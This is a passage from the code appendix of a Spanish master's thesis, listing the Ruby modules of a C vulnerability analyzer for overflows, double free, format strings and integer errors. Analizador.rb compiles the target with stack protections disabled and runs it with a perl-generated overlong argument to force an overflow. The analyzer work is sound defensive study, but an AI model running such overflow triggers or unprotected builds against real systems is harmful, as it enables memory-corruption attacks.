                                            if(index == 0) then
                                                if(item =~
/(unsigned\s+int|unsigned\s+short|unsigned\s+long|unsigned\s+char)/) then
                                                    item =
item.gsub(/(unsigned\s+int|unsigned\s+short|unsigned\s+long|unsigned\s+char)/,"")
```

```
                                                elsif(item =~
/(char|int|short|long|float|double|bool|rsize_t|size_t|char\s*\*|int\s*\*)/) then
                                                        item =
item.gsub(/(char|int|short|long|float|bool|double|rsize_t|size_t|char\s*\*|int\s*\*)/
,"")
                                                end
                                                tipo = "#{$1}"
                                        end
                                        #Nuevo obj integers
                                        intObject = IntegerClass.new
                                        #Quitamos espacios en blanco al
principio y al final
                                        item = item.gsub(/^\s+/,"")
                                        item = item.gsub(/\s+$/,"")
                                        #Buscamos punteros
                                        if(item =~ /^\*\s*(.*)/) then
                                                intObject.pointer = 1
                                        else
                                                intObject.pointer = 0
                                        end
                                        #Quitamos * de los punteros
                                        item = item.gsub(/^\*/,"")
                                        #Guardamos obj en array integers[]
                                        intObject.nombre = item
                                        intObject.tipo = tipo
                                        intObject.charValue = charSize
                                        integers << intObject
                                        index += 1
                                end
                        else
                                charSize = 0
                                if(line =~ /\[(.*)\]/) then
                                        charSize = $1.to_i
                                        line = line.gsub(/\[(.*)\]/,"")
                                end
                                line = line.gsub(/\s*=\s*(.*)/,"")
                                if(line =~
/(unsigned\s+int|unsigned\s+short|unsigned\s+char|unsigned\s+long)/) then
                                        line =
line.gsub(/(unsigned\s+int|unsigned\s+short|unsigned\s+char|unsigned\s+long)/,"")
                                elsif(line =~
/(char|int|float|bool|double|short|long|size_t)/) then
                                        line =
line.gsub(/(char|int|bool|size_t|rsize_t|short|long|double|float)/,"")
                                end
                                tipo = "#{$1}"
                                #Nuevo obj integers
                                intObject = IntegerClass.new
                                #Quitamos espacios en blanco al principio y
al final
                                line = line.gsub(/^\s+/,"")
                                line = line.gsub(/\s+$/,"")
                                #Buscamos punteros
                                if(line =~ /^\*\s*(.*)/) then
                                        intObject.pointer = 1
                                else
                                        intObject.pointer = 0
                                end
                                #Quitamos * de los punteros
                                line = line.gsub(/^\*/,"")
                                #Guardamos obj en array integers[]
                                intObject.nombre = line
                                intObject.tipo = tipo
                                intObject.charValue = charSize
                                integers << intObject
                        end
```

```
                        end
                #end
            end

            return integers
        end

end
```

8.2.2. Fichero Analizador.rb

```
#########################################################################
## ANALIZADOR VULNERABILIDADES CODIGO C
## TRABAJO FIN DE MASTER
## MASTER INGENIERIA INVESTIGACIÓN DEL SW Y SISTEMAS INFORMATICOS
## ALUMNO: JUAN RAMÓN ADRADOS PEDROCHE
#########################################################################

require 'rexml/document'
require_relative 'clasesAnaly'

## FICHERO DE INFORME
now = Time.new
formatNow = now.strftime("%m%d%Y-%H:%M")

begin
        informe = File.open("informes/informe-#{formatNow}.txt", 'a')
rescue
        raise "No se puede abrir el fichero informe-#{formatNow}.txt"
end

# Re-direccionamos la salida stdout al fichero informe-date.txt
$stdout.reopen(informe)


## APERTURA DEL <programa.c> ####################

nombreProg = ""
begin
        doc = REXML::Document.new(File.open("config.xml"))

        doc.root.each_element("Confg"){|obj|
                if (obj.attributes["name"] == "nombre") then
                        nombreProg = "#{obj.attributes["value"]}"
                end
        }
        fh = File.open( "fuentes/#{nombreProg}.c" )
        text = fh.read()
        fh.close
rescue
        raise "No se puede abrir el fichero #{nombreProg}"
end

# Quitamos ; y espacios
text = text.gsub(/^\s*/,"")
text = text.gsub(/\s*$/,"")

# String to array por lineas
arrayText = text.split(/\n/)

#########################################################################
```

```
puts
"##############################################################################################
###########"
puts "################################ INFORME DE VULNERABILIDADES
################################"
puts
"##############################################################################################
###########"
puts "\n"
puts "NOMBRE DEL FICHERO FUENTE: #{nombreProg}.c"
puts "Fecha del Ensayo: #{now.strftime("%m-%d-%Y %H:%M")}"
puts "\n"
puts "\n"


##PUNTOS DE ENTRADA AL PROGRAMA
puts "PUNTOS DE ENTRADA:"
flg_agv = 0
text.each_line do |line|
	if((line =~ /argv\[1\]/) && (flg_agv == 0)) then
		puts "Linea de comandos => #{line}"
		flg_agv = 1
	elsif(line =~ /scanf/) then
		puts "Teclado => \"#{line}\""
	elsif(line =~ /fopen/) then
		puts "Fichero => \"#{line}\""
	end
end

puts "\n"
## ARRAY VARIABLES DECLARADAS
varObj = IntegerClass.new
variables = varObj.listVar(text)

puts "VARIABLES DEFINIDAS:"
if(variables.empty? == true) then
	puts "No se han encontrad variables de acuerdo a las regx definidas"
else
	variables.each do|obj|
		puts "VAR:#{obj.nombre} TIPO:#{obj.tipo} SIZE_CHAR:#{obj.charValue}
PUNTERO:#{obj.pointer}"
	end
end
puts "\n"

informe.close


## ANALIZADOR DESBORDAMIENTOS DE BUFFER
string = "ruby AnalyBufferOverflow.rb #{nombreProg}.c"
system(string)

## ANALIZADOR MEMORIA DINAMICA
string = "ruby AnalyDinamicMem.rb #{nombreProg}.c"
system(string)

## ANALIZADOR SALIDAS CON FORMATO
string = "ruby AnalyFormatOutput.rb #{nombreProg}.c"
system(string)

## ANALIZADOR ENTEROS
string = "ruby AnalyInteger.rb #{nombreProg}.c"
system(string)


## EJECUCION PROGRAMA ################################################
```

```
objExec = ExecClass.new

puts "\n"
puts "\n"
puts "#### COMPILACION Y EJECUCION DE #{nombreProg}.c
##############################################"
puts "\n"

## Nombre del archivo fuente
doc.root.each_element("Confg"){|obj|
	if (obj.attributes["name"] == "nombre") then
		objExec.nombre = "#{obj.attributes["value"]}"
	end
}

## Vulnerabilidades enteros
doc.root.each_element("Confg"){|obj|
	if (obj.attributes["name"] == "vulIntegers") then
		objExec.vulIntegers = "#{obj.attributes["value"]}"
	end
}

## Desbordamineto de buffer: entrada ARGV
doc.root.each_element("Confg"){|obj|

	if (obj.attributes["name"] == "caracter") then
		objExec.caracter = "#{obj.attributes["value"]}"
	end

	if (obj.attributes["name"] == "offset") then
		objExec.offset = "#{obj.attributes["value"]}"
	end

	if (obj.attributes["name"] == "signal") then
		objExec.signal = "#{obj.attributes["value"]}"
	end

}


## Codigo tratamiento SIGSEGV y lectura registros stack
if (objExec.signal == "ON") then
	begin
		fd = File.open( "include.txt" )
		textInclude = fd.read()
	rescue
		raise "No se puede abrir el fichero include.txt"
	end
	fd.close

	begin
		fd = File.open( "function.txt" )
		textFunction = fd.read()
	rescue
		raise "No se puede abrir el fichero function.txt"
	end
	fd.close

	begin
		fd = File.open( "main.txt" )
		textMain = fd.read()
	rescue
		raise "No se puede abrir el fichero main.txt"
	end
	fd.close
```

```
        arrayText.insert(0, textInclude)
        index = arrayText.find_index { |e| e.match( /main/ ) }
        arrayText.insert(index, textFunction)
        index += 3
        arrayText.insert(index, textMain)

        begin
                File.open( "#{objExec.nombre}Sig.c", "w") do |file|
                        arrayText.each do |line|
                                file.puts "#{line}"
                        end
                end
        rescue
                raise "No se puede abrir el fichero #{objExec.nombre}.c"
        end
end


## Codigo exploit vulnerabilidades de enteros
if (objExec.vulIntegers == "ON") then
        variables.each do|obj|
                if((obj.tipo == "int" && obj.pointer == 0) || (obj.tipo == "unsigned
int" && obj.pointer == 0) ) then
                        index = 0
                        arrayText.each do |line|
                                if(line =~ /^\s*#{obj.nombre}\s*=\s*(\d+)/) then
                                        line = line.gsub(/#{$1}/,"HOLA")
                                        arrayText[index] = line
                                end
                                index += 1
                        end
                end
        end

        begin
                File.open( "#{objExec.nombre}Sig.c", "w") do |file|
                        arrayText.each do |line|
                                file.puts "#{line}"
                        end
                end
        rescue
                raise "No se puede abrir el fichero #{objExec.nombre}.c"
        end
end


## Compilacion/Ejecucion <programa.c>
if (objExec.signal == "ON") then
        string = "gcc -g -fno-stack-protector -z execstack #{objExec.nombre}Sig.c -o
#{objExec.nombre}Sig"
        puts "Comando compilacion #{string}"
        system(string)
        string = "./#{objExec.nombre}Sig `perl -e 'print
\"#{objExec.caracter}\"x#{objExec.offset}'`"
        puts "Comando de ejecucion: #{string}"
        puts "\n"
        system(string)
elsif (objExec.signal == "OFF") then
        string = "gcc -g -fno-stack-protector -z execstack #{objExec.nombre}Sig.c -o
#{objExec.nombre}"
        puts "Comando compilacion #{string}"
        system(string)
        string = "./#{objExec.nombre} `perl -e 'print
\"#{objExec.caracter}\"x#{objExec.offset}'`"
        puts "Comando de ejecucion: #{string}"
```

```
        puts "\n"
        system(string)
end
```

8.2.3. Fichero AnalyBufferOverflow.rb

```
#########################################################################
## ANALIZADOR VULNERABILIDADES CODIGO C
## TRABAJO FIN DE MASTER
## MASTER INGENIERIA INVESTIGACIÓN DEL SW Y SISTEMAS INFORMATICOS
## ALUMNO: JUAN RAMÓN ADRADOS PEDROCHE
#########################################################################

require_relative 'clasesAnaly'

## FICHERO DE INFORME
now = Time.new
formatNow = now.strftime("%m%d%Y-%H:%M")

begin
        informe = File.open("informes/informe-#{formatNow}.txt", 'a')
rescue
        raise "No se puede abrir el fichero informe-#{formatNow}.txt"
end

# Re-direccionamos la salida stdout al fichero informe-date.txt
$stdout.reopen(informe)


## APERTURA DEL ARCHIVO PASADO POR LINEA DE COMANDO ###################
unless ARGV[0]
        print "Uso: ruby AnalyCbufferOver.rb <file.c>\n"
        exit
end

begin
        fh = File.open( "fuentes/#{ARGV[0]}" )
        text = fh.read()
        fh.close
rescue
        raise "No se puede abrir el fichero #{ARGV[0]}"
end


# Quitamos espacios
text = text.gsub(/^\s*/,"")
text = text.gsub(/\s*$/,"")

# String to array por lineas
arrayText = text.split(/\n/)

#########################################################################

puts "\n"
## ARRAY VARIABLES DECLARADAS EN LA FUNCION MAIN ######################

## ARRAY VARIABLES DECLARADAS
varObj = IntegerClass.new
variables = varObj.listVar(text)

## BUFFER OVERFLOW ####################################################
buffer = []
```

```
text.each_line do |line|
	if(line =~ /strcpy\(\s*(.*)\s*,\s*(.*)\s*\)/) then
		var1 = "#{$1}"
		var2 = "#{$2}"
		if ("#{$2}" =~ /"(.*)"/) then
		else
			ojbBuff = SrtcpyBuffClass.new
			ojbBuff.buffDes = var1
			ojbBuff.buffOri = var2
			ojbBuff.flag_buffer = 1
			buffer << ojbBuff
		end
	elsif(line =~ /strncpy\(\s*(.*)\s*,\s*(.*)\s*,\s*(.*)\s*\)/) then
		var1 = "#{$1}"
		var2 = "#{$2}"
		if ("#{$2}" =~ /"(.*)"/) then
		else
			ojbBuff = SrtcpyBuffClass.new
			ojbBuff.buffDes = var1
			ojbBuff.buffOri = var2
			ojbBuff.flag_buffer = 1
			buffer << ojbBuff
		end
	end
end

buffer.each do |obj|
	text.each_line do |line|
		if(line =~ /#{obj.buffDes}\[(\d+)\]/) then
			obj.sizebuffDest = "#{$1}".to_i
		end
	end
end

buffer.each do |obj|
	text.each_line do |line|
		if((line =~ /#{obj.buffOri}\s*==\s*#{obj.sizebuffDest}/) ||
			(line =~ /#{obj.buffOri}\s*!=\s*#{obj.sizebuffDest}/)) then
				puts "Se comprueba size de #{obj.buffOri} antes de
strcpy"
				ojbBuff.flag_buffer = 0
		end
	end
end


## RESULTADOS: se escriben en el fichero <informe.txt> #################

puts "\n"
puts "#### MANEJO DE STRINGS: VULNERABILIDADES
#########################################################"
puts "\n"
puts "VULNERABILIDADES:OVERFLOW POR strcpy"
if(buffer.empty?) then
	puts "No se han detectado llamdas a la funcion strcpy()"
else
	buffer.each do |obj|
		if (obj.flag_buffer == 1) then
			puts "Buffer overflow => \"#{obj.buffDes}\" /No se comprueba
size de \"#{obj.buffOri}\" antes de strcpy"
		elsif (obj.flag_buffer == 0) then
			puts "No hay funciones strcpy susceptibles de desbordamiento de
buffer"
		end
	end
end
```

```
puts "\n"
puts "VULNERABILIDADES:VARIABLES SUSCEPTIBLES DE SER SOBRE-ESCRITAS POR UN BUFFER"
if(buffer.empty?) then
	puts "No se han detectado llamdas a la funcion strcpy()"
else
	buffer.each do |obj|
		puts "BUFFER \"#{obj.buffDes}\""
		if((index = variables.find_index { |e| e.nombre.match(/#{obj.buffDes}/)
}) == nil) then
			puts "No existen variables susceptibles de ser sobre-escritas
por #{obj.buffDes}"
		else
			if(index == 0) then
				puts "No existen variables susceptibles de ser sobre-
escritas #{obj.buffDes}"
			else
				for i in 0...index
					puts "Variable susceptible de ser sobre-escrita:
#{variables[i].nombre}"
				end
			end
		end

	end
end

## CERRAMOS EL INFORME
informe.close
```

8.2.4. Fichero AnalyDinamicMem.rb

```
#########################################################################
## ANALIZADOR VULNERABILIDADES CODIGO C
## TRABAJO FIN DE MASTER
## MASTER INGENIERIA INVESTIGACIÓN DEL SW Y SISTEMAS INFORMATICOS
## ALUMNO: JUAN RAMÓN ADRADOS PEDROCHE
#########################################################################

require_relative 'clasesAnaly'

## FICHERO DE INFORME
now = Time.new
formatNow = now.strftime("%m%d%Y-%H:%M")

begin
	informe = File.open("informes/informe-#{formatNow}.txt", 'a')
rescue
	raise "No se puede abrir el fichero informe-#{formatNow}.txt"
end

# Re-direccionamos la salida stdout al fichero informe-date.txt
$stdout.reopen(informe)


## APERTURA DEL ARCHIVO PASADO POR LINEA DE COMANDO ###################
unless ARGV[0]
	print "Uso: ruby AnalyDinamicMem.rb <file.c>\n"
	exit
end

begin
	fh = File.open( "fuentes/#{ARGV[0]}" )
```

```
	text = fh.read()
	fh.close
rescue
	raise "No se puede abrir el fichero #{ARGV[0]}"
end


# Quitamos espacios
text = text.gsub(/^\s*/,"")
text = text.gsub(/\s*$/,"")

# String to array por lineas
arrayText = text.split(/\n/)

#############################################################################



## MEMORIA DINAMICA BufferOverflow
arrayMem = []
text.each_line do |line|
	if(line =~ /^\s*(.*)\s*=(.*)malloc\s*\(\s*(.*)\s*\)\s*;/) then
		claseMem = MallocClass.new
		claseMem.buffMem = "#{$1}"
		size = $3
		if(size =~ /^([0-9]+)/) then
			claseMem.sizebuffMem = "#{$1}".to_i
		elsif(size =~ /^(\w+\d+|\w+\d+\w+)/) then
			claseMem.sizebuffMem = "#{$1}"
		end
		arrayMem << claseMem
	#Ceacion de malloc con sentencia if()
	elsif(line =~
/^\s*if\s*\(\s*(!|)\s*\(\s*(.*)\s*=(.*)malloc\s*\(\s*(.*)\s*\)\s*\s*\)\s*\)/) then
		claseMem = MallocClass.new
		claseMem.buffMem = "#{$2}"
		claseMem.sizebuffMem = "#{$4}".to_i
		arrayMem << claseMem
	end
end
i = 0
arrayMem.each do |item|
	text.each_line do |line|
		if(line =~ /strcpy\(\s*(.*)\s*,\s*(.*)\s*\)/) then
			if(item.buffMem =~ /#{$1}/) then
				arrayMem[i].copyMem = line
				arrayMem[i].buffOri = "#{$2}"
			end
		elsif(line =~ /strncpy\(\s*(.*)\s*,\s*(.*)\s*,\s*(.*)\s*\)/) then
			if(item.buffMem =~ /#{$1}/) then
				arrayMem[i].copyMem = line
				arrayMem[i].buffOri = "#{$2}"
			end
		end
	end
	i += 1
end
flag_mem = 1
arrayMem.each do |item|
	text.each_line do |line|
		if((line =~ /#{item.buffOri}\s*==\s*#{item.sizebuffMem}/) ||
			(line =~ /#{item.buffOri}\s*!=\s*#{item.sizebuffMem}/)) then
				puts "Se comprueba size de #{item.buffOri} antes de
strcpy"
				flag_buffer = 0
		end
```

```
        end
end



## MEMORIA DINAMICA Doble free()
puts "\n"
i = 0
j = 0
k = 0
arrayMem.each do |item|
        item.buffMem = item.buffMem.gsub(/\n/,"")
        item.buffMem = item.buffMem.gsub(/^\s*/,"")
        item.buffMem = item.buffMem.gsub(/\s*$/,"")
        arrayText.each do |line|
                if(line =~ /free\((.*)\)/) then
                        if(line =~ /#{item.buffMem}/) then
                                arrayMem[i].freeL[j] = k
                                item.freeN += 1
                                j += 1
                                if(j == 2) then
                                        j = 0
                                end
                        end
                end
                k += 1
        end
        i += 1
        j = 0
        k = 0
end

## REASIGNACION DEL PUNTERO A MEM DINAMICA ENTRE DOUBLE free()
j = 0
arrayMem.each do |element|
        if(element.freeN > 1) then
                for i in element.freeL[0]...element.freeL[1]
                        if(arrayText[i] =~ /#{element.buffMem}\s*=\s*NULL/) then
                                arrayMem[j].flgNull = 1
                        end
                end
        end
        j += 1
end

puts "\n"
puts "#### MEMORIA DINAMICA: VULNERABILIDADES
########################################################"
puts "\n"
puts "VULNERABILIDADES:MEMORIA DINAMICA SUSCEPTIBLE DE SER SOBRE-ESCRITAS POR UN
BUFFER"
if(arrayMem.empty? == true) then
        puts "No se han detectado vulnerabilidades por overflow de memoria dinamica"
elsif(!(arrayMem.length > 1)) then
        puts "Solo hay una reserva de memoria dinamica"
else
        puts "BUFFER \"#{arrayMem[0].buffMem}\""
        for i in 1...arrayMem.length
                puts arrayMem[i].buffMem
        end
end

puts "\n"
puts "VULNERABILIDADES:MEMORIA DINAMICA DOBLE free() de la misma zona de memoria"
flagDbFree = 0
arrayMem.each do |element|
```

```
	if(element.freeN > 1) then
		puts "Doble free() -> #{element.buffMem}"
		puts "Doble free() -> Free 1: line #{element.freeL[0]}"
		puts "Doble free() -> Free 2: line #{element.freeL[1]}"
		if(element.flgNull == 0) then
			puts "No se asigna el puntero #{element.buffMem} a NULL entre
double free()"
			flagDbFree = 1
		elsif(element.flgNull == 1) then
			puts "Se asigna el puntero #{element.buffMem} a NULL entre
double free()"
		end
	end
end
if(flagDbFree == 0) then
	puts "No existe doble free() de una misma zona de memoria"
end

puts "\n"
puts "VULNERABILIDADES:MEMORIA DINAMICA ESCRITURA TRAS free()"
flagWrFree = 0
arrayMem.each do |element|
	element.freeL.each do |index|
		for i in index...arrayText.length
			if(arrayText[i] =~ /^strcpy\(\s*(.*),(.*)\);/) then
				if(element.buffMem =~ /#{$1}/) then
					puts "Escritura depues de free() en ->
#{element.buffMem}"
					flagWrFree = 1
				end
			end
		end
	end
end

if(flagWrFree == 0) then
	puts "No se han detectado vulnerabilidades por escritura en memoria despues de
llamar a free()"
end

## CERRAMOS EL INFORME
informe.close
```

8.2.5. Fichero AnalyFormatOutput.rb

```
## ANALIZADOR VULNERABILIDADES CODIGO C: PUNTEROS ######################
## TRABAJO FIN DE MASTER
## MASTER INGENIERIA INVESTIGACIÓN DEL SW Y SISTEMAS INFORMATICOS
## ALUMNO: JUAN RAMÓN ADRADOS PEDROCHE
#######################################################################

require_relative 'clasesAnaly'

### FICHERO DE INFORME
now = Time.new
formatNow = now.strftime("%m%d%Y-%H:%M")

begin
	informe = File.open("informes/informe-#{formatNow}.txt", 'a')
rescue
	raise "No se puede abrir el fichero informe-#{formatNow}.txt"
end

# Re-direccionamos la salida stdout al fichero informe-date.txt
```

```ruby
$stdout.reopen(informe)

## APERTURA DEL ARCHIVO PASADO POR LINEA DE COMANDO ####################
unless ARGV[0]
	print "Uso: ruby AnalyFormatOutput.rb <file.c>\n"
	exit
end

begin
	fh = File.open( "fuentes/#{ARGV[0]}" )
	text = fh.read()
	fh.close
rescue
	raise "No se puede abrir el fichero #{ARGV[0]}"
end


# Quitamos espacios
text = text.gsub(/^\s*/,"")
text = text.gsub(/\s*$/,"")

# String to array por lineas
arrayText = text.split(/\n/)

#########################################################################

#SPRINT sin control de numero de argumentos introducidos
arrayFormateOutPut = []
text.each_line do |line|
	if(line =~ /sprintf\(\s*(.*)\s*,\s*"\s*(.*)\s*"\s*,\s*(.*)/) then
		objFormateOutPut = FormatedOutPutClass.new
		objFormateOutPut.line = line
		objFormateOutPut.buffer = "#{$1}"
		item = "#{$2}"
		if (item =~ /%.(\d+)(.*)/) then
			objFormateOutPut.precison = "#{$1}".to_i
			index = arrayText.find_index { |e| e.match(
/#{objFormateOutPut.buffer}\[\s*(\d+)\s*\];/ ) }
			if(arrayText[index.to_i] =~ /^(.*)\[\s*(\d+)\s*\]/) then
				objFormateOutPut.sizeBuff = "#{$2}".to_i
			end

			if(objFormateOutPut.precison > objFormateOutPut.sizeBuff) then
				objFormateOutPut.flagSize = 1
			end
		end
		if !(item =~ /%.(\d+)(.*)/) then
			objFormateOutPut.flagBuffOver = 1
		end
		arrayFormateOutPut << objFormateOutPut
	elsif (line=~ /sprintf\(\s*(.*)\s*,\s*(.*)\s*\)/) then
		objFormateOutPut = FormatedOutPutClass.new
		objFormateOutPut.line = line
		objFormateOutPut.buffer = "#{$1}"
		objFormateOutPut.flagCpy = 1
		arrayFormateOutPut << objFormateOutPut
	end
end

arrayPrintf = []
#PRINTF sin control de argumentos
text.each_line do |line|
	if(line =~ /^printf\(\s*([A-Za-z0-9_]+)\s*\)/) then
		objPrint = PrintfClass.new
		objPrint.printf = line
		objPrint.buffer = "#{$1}"
```

```
                arrayPrintf << objPrint
        end
end

puts "\n"
puts "\n"
puts "#### SALIDAS CON FORMATO: VULNERABILIDADES
#####################################################"
puts "\n"
puts "VULNERABILIDADES: OVERFLOW POR USO DE SPRINT SIN CONTROL DE FORMATO"
i = 1
if(arrayFormateOutPut.empty? == true) then
        puts "No se han detectado vulnerabilidades por overflow"
else
        arrayFormateOutPut.each do |item|
                if (item.flagBuffOver == 1) then
                        puts "#{i})Posible overflow en: #{item.line}. No se controla el
numero caracteres"
                        i += 1
                elsif (item.flagSize == 1) then
                        puts "#{i})Posible overflow en: #{item.line}. Size mayor que la
precision"
                        i += 1
                elsif (item.flagCpy == 1) then
                        puts "#{i})Posible overflow en: #{item.line}. Se usa sprintf
como strcpy"
                        i += 1
                end
        end
end

puts "\n"
puts "VULNERABILIDADES: USO DE PRINTF SIN CONTROL DE FORMATO"
if(arrayPrintf.empty? == true) then
        puts "No se han detectado vulnerabilidades por el uso de pintf sin control de
formato"
else
        arrayPrintf.each do |item|
                puts "#{i})Printf sin control de argumentos: #{item.printf} /
Buffer:#{item.buffer}"
                i += 1
        end
end

## CERRAMOS EL INFORME
informe.close
```

8.2.6. Fichero AnalyInteger.rb

```
#########################################################################
## ANALIZADOR VULNERABILIDADES CODIGO C
## TRABAJO FIN DE MASTER
## MASTER INGENIERIA INVESTIGACIÓN DEL SW Y SISTEMAS INFORMATICOS
## ALUMNO: JUAN RAMÓN ADRADOS PEDROCHE
#########################################################################

require_relative 'clasesAnaly'

## FICHERO DE INFORME
now = Time.new
formatNow = now.strftime("%m%d%Y-%H:%M")

begin
        informe = File.open("informes/informe-#{formatNow}.txt", 'a')
```

```
rescue
	raise "No se puede abrir el fichero informe-#{formatNow}.txt"
end

# Re-direccionamos la salida stdout al fichero informe-date.txt
$stdout.reopen(informe)


## APERTURA DEL ARCHIVO PASADO POR LINEA DE COMANDO ####################
unless ARGV[0]
	print "Uso: ruby AnalyInteger.rb <file.c>\n"
	exit
end

begin
	fh = File.open("fuentes/#{ARGV[0]}" )
	text = fh.read()
	fh.close
rescue
	raise "No se puede abrir el fichero #{ARGV[0]}"
end


# Quitamos espacios
text = text.gsub(/^\s*/,"")
text = text.gsub(/\s*$/,"")

# String to array por lineas
arrayText = text.split(/\n/)

#########################################################################

puts "\n"
## ARRAY CLASES INTEGERS ######################
integersObj = IntegerClass.new
integers = integersObj.listVar(text)

## INTEGER OVERFLOW ###########################################################
puts "\n"
puts "#### INTEGERS VULNERABILIDADES
#####################################################################"
puts "\n"

puts "DESBORDAMIENTO DE ENTEROS"
puts "\n"
flagMaxInt = 0
flagMaxUInt = 0
flagMinInt = 0
flagMinUInt = 0
flagDesInt = 0
text.each_line do |line|
	integers.each do |obj|
		#Valores maximos
		if(line =~ /#{obj.nombre}\s*=\s*(INT_MAX)\s*;/) then
			flagMaxInt = 1
		end
		if(flagMaxInt == 1)  then
			if(line =~
/(^\s*#{obj.nombre}\+\+)|(^\s*#{obj.nombre}\s*\+=\s*(.))|(^\s*#{obj.nombre}\s*=\s*#{o
bj.nombre}\s*\+\s*(.*))/) then
				puts "Desbordamiento Superior variable: #{obj.nombre}"
				puts "Linea:#{obj.nombre} = INT_MAX;"
				puts "Linea:#{line}"
				flagMaxInt = 0
				flagDesInt += 1
			end
```

```
                end
                if(line =~ /#{obj.nombre}\s*=\s*(UINT_MAX)\s*;/) then
                        flagMaxUInt = 1
                end
                if(flagMaxUInt == 1)  then
                        if(line =~
/(^\s*#{obj.nombre}\+\+)|(^\s*#{obj.nombre}\s*\+=\s*(.))|(^\s*#{obj.nombre}\s*=\s*#{o
bj.nombre}\s*\+\s*(.*))/) then
                                puts "Desbordamiento Superior variable: #{obj.nombre}"
                                puts "Linea:#{obj.nombre} = UINT_MAX;"
                                puts "Linea:#{line}"
                                flagMaxUInt = 0
                                flagDesInt += 1
                        end
                end
                #Valores minimos
                if(line =~ /#{obj.nombre}\s*=\s*(INT_MIN)\s*;/) then
                        flagMinInt = 1
                end
                if(flagMinInt == 1)  then
                        if(line =~ /(^\s*#{obj.nombre}--)|(^\s*#{obj.nombre}\s*-
=\s*(.))|(^\s*#{obj.nombre}\s*=\s*#{obj.nombre}\s*-\s*(.*))/) then
                                puts "Desbordamiento Inferior variable: #{obj.nombre}"
                                puts "Linea:#{obj.nombre} = INT_MIN;"
                                puts "Linea:#{line}"
                                flagMinInt = 0
                                flagDesInt += 1
                        end
                end
                if(line =~ /#{obj.nombre}\s*=\s*0\s*;/) then
                        flagMinUInt = 1
                end
                if(flagMinUInt == 1)  then
                        if(line =~ /(^\s*#{obj.nombre}--)|(^\s*#{obj.nombre}\s*-
=\s*(.))|(^\s*#{obj.nombre}\s*=\s*#{obj.nombre}\s*-\s*(.*))/) then
                                puts "Desbordamiento Inferior variable: #{obj.nombre}"
                                puts "Linea:#{obj.nombre} = 0;"
                                puts "Linea:#{line}"
                                flagMinUInt = 0
                                flagDesInt += 1
                        end
                end
        end
end
if(flagDesInt == 0) then
        puts "No se han dectectado vulnerabilidades por desbordamiento de alguna
varibale de tipo entera"
end

puts "\n"
puts "TRUNCAMIENTO DE CHAR"
puts "\n"

#Asignacion de int a char
integers.each do |obj|
        if(obj.tipo == "char") then
                text.each_line do |line|
                        if(line =~ /^\s*#{obj.nombre}\s*=\s*(\d+)/) then
                                obj.charValue = $1.to_i
                        end
                end
        end
end

#Busqueda se suma de char con int
sumA = 0;
```

```
sumB = 0;
flagTruChar = 0
integers.each do |obj|
	if(obj.tipo == "char") then
		text.each_line do |line|
			if(line =~ /^\s*#{obj.nombre}\s*=\s*#{obj.nombre}\s*\+\s*(.*);/)
then
				sumA = obj.charValue;
				integers.each do |subObj|
					if(subObj.nombre =="#{$1}") then
						sumB = subObj.charValue;
						if(sumA + sumB > 127) then
							puts "Truncamiento char:#{line}"
							puts "char #{obj.nombre} =
#{obj.charValue}"
							puts "char #{subObj.nombre} =
#{subObj.charValue}"
							flagTruChar = 1
						end
					end
				end
			end
		end
	end
end
if(flagTruChar == 0) then
	puts "No se han dectectado vulnerabilidades por truncamiento de char del tipo
char A + char B > +127"
end

puts "\n"
puts "USO DE strlen() CON ENTEROS"
puts "\n"

flagIntStrLen = 0
#Uso de integers con strlen
integers.each do |obj|
	if(obj.tipo != "char") then
		text.each_line do |line|
			if(line =~ /^\s*#{obj.nombre}\s*=\s*strlen(.*);/) then
				if(obj.tipo != "rsize_t") then
					puts "Uso indebido de strlen: #{line}"
					puts "Cambiar por: rsize_t #{obj.nombre} =
strlen#{$1};"
					flagIntStrLen = 1
				end
			end
		end
	end
end
if(flagIntStrLen == 0) then
	puts "No se han dectectado vulnerabilidades por uso de entero en funcion
strlen()"
end


puts "\n"
puts "USO DE memcpy() CON ENTEROS"
puts "\n"

flagIntStrLen = 0
#Uso de integers con memcpy
integers.each do |obj|
	if(obj.tipo != "char") then
		text.each_line do |line|
```

```
                        if(line =~
/^\s*memcpy\(\s*(.*)\s*,\s*(.*)\s*,\s*#{obj.nombre}\s*\);/) then
                                if(obj.tipo == "int") then
                                        puts "Uso indebido de memcpy: #{line}"
                                        puts "Se usa un int para el numero de bytes a
copiar"
                                        puts "Cambiar por: rsize_t #{obj.nombre}"
                                        flagIntStrLen = 1
                                end
                        end
                end
        end
end
if(flagIntStrLen == 0) then
        puts "No se han dectectado vulnerabilidades por uso de entero en funcion
strlen()"
end


puts "\n"
puts "USO DE malloc() CON ENTEROS"
puts "\n"

flagIntMall = 0
#Uso de int con signo para malloc()
integers.each do |obj|
        if(obj.tipo != "char") then
                text.each_line do |line|
                        if (line =~
/^\s*(.*)\s*=\s*(.*)\s*malloc\s*\(\s*(sizeof\s*\(#{obj.nombre}\s*\)|(.*)\s*\*\s*sizeo
f\s*\(#{obj.nombre}\s*\))\s*\);/) then
                                if(!(obj.tipo =~ /unsigned/)) then
                                        puts "Uso indebido de malloc: #{line}"
                                        puts "Cambiar por sizeof(#{obj.nombre}) por un
entero sin signo;"
                                        flagIntMall = 1
                                end
                        end
                end
        end
end
text.each_line do |line|
        if (line =~ /^\s*(.*)\s*=\s*(.*)\s*malloc\s*\(\s*sizeof\s*\(int\s*\)\s*\);/)
then
                                puts "Uso indebido de malloc: #{line}"
                                puts "Cambiar por sizeof(int) por sizeof(uint)"
                                flagIntMall = 1
        end
end
if(flagIntStrLen == 0) then
        puts "No se han dectectado vulnerabilidades por uso de entero en funcion
malloc()"
end

puts "\n"
puts "ASIGNACION DE int A ushort int"
puts "\n"

#Asignacion de int a short ushort int con int+ y int > ushort
#Asignacion de int a short ushort int con int- y int > ushort
ushort_max = 65535
flagMaxUShot = 0
flagNegUShort = 0
valShort = 0
flagIntUshort = 0
integers.each do |obj|
```

```
	if (obj.tipo == "int") then
		text.each_line do |line|
			if(line =~ /^\s*#{obj.nombre}\s*=\s*(\d+)/) then
				if($1.to_i > ushort_max) then
					valShort = line
					flagMaxUShot = 1
				end
			elsif(line =~ /^\s*#{obj.nombre}\s*=\s*(-\d+)/) then
				if(($1.to_i).abs > ushort_max) then
					valShort = line
					flagMaxUShot = 1
					flagNegUShort = 1
				end
			end
			if(flagMaxUShot == 1 && flagNegUShort == 0) then
				integers.each do |subObj|
					if (subObj.tipo == "unsigned short") then
						if(line =~
/^\s*#{subObj.nombre}\s*=\s*#{obj.nombre}\s*;/) then
							puts "Asignacion int -> unsigned
short con size > 65535"
